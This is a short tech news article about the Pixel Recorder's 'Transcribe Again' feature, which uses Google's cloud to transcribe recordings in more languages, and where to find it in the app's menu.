The Pixel Recorder for newer Pixel devices uses on-device speech recognition to create a transcript. However, there’s a limit to how many languages can be stored on a device. So, the Transcribe Again feature uses the cloud to augment its transcription abilities. When you use this feature, Google will send the recording to the cloud and transcribe it there. Google’s cloud servers have access to many more languages, so you’ll have more luck finding the language that you’re looking for.

The name of the feature is a bit confusing. It almost sounds like a feature that will take an existing transcription and re-do it. However, as 9To5Google has found out, that’s not the case.

How to access the feature

Accessing the extended list of languages is easy. After you’ve made a recording, simply tap on the three-button menu above the recording. You’ll see the Transcribe Again button about halfway down. When you tap on that option, you’ll see the extended list of languages.

Depending on the size of the file, it could take a little while to transcribe. The process could take up to a few minutes, so don’t worry if it’s not instant. The feature is rolling out now. It should be available to everyone who’s eligible. If you don’t have it, then you’ll want to make sure that your app is fully updated.


[ad_2]
Source link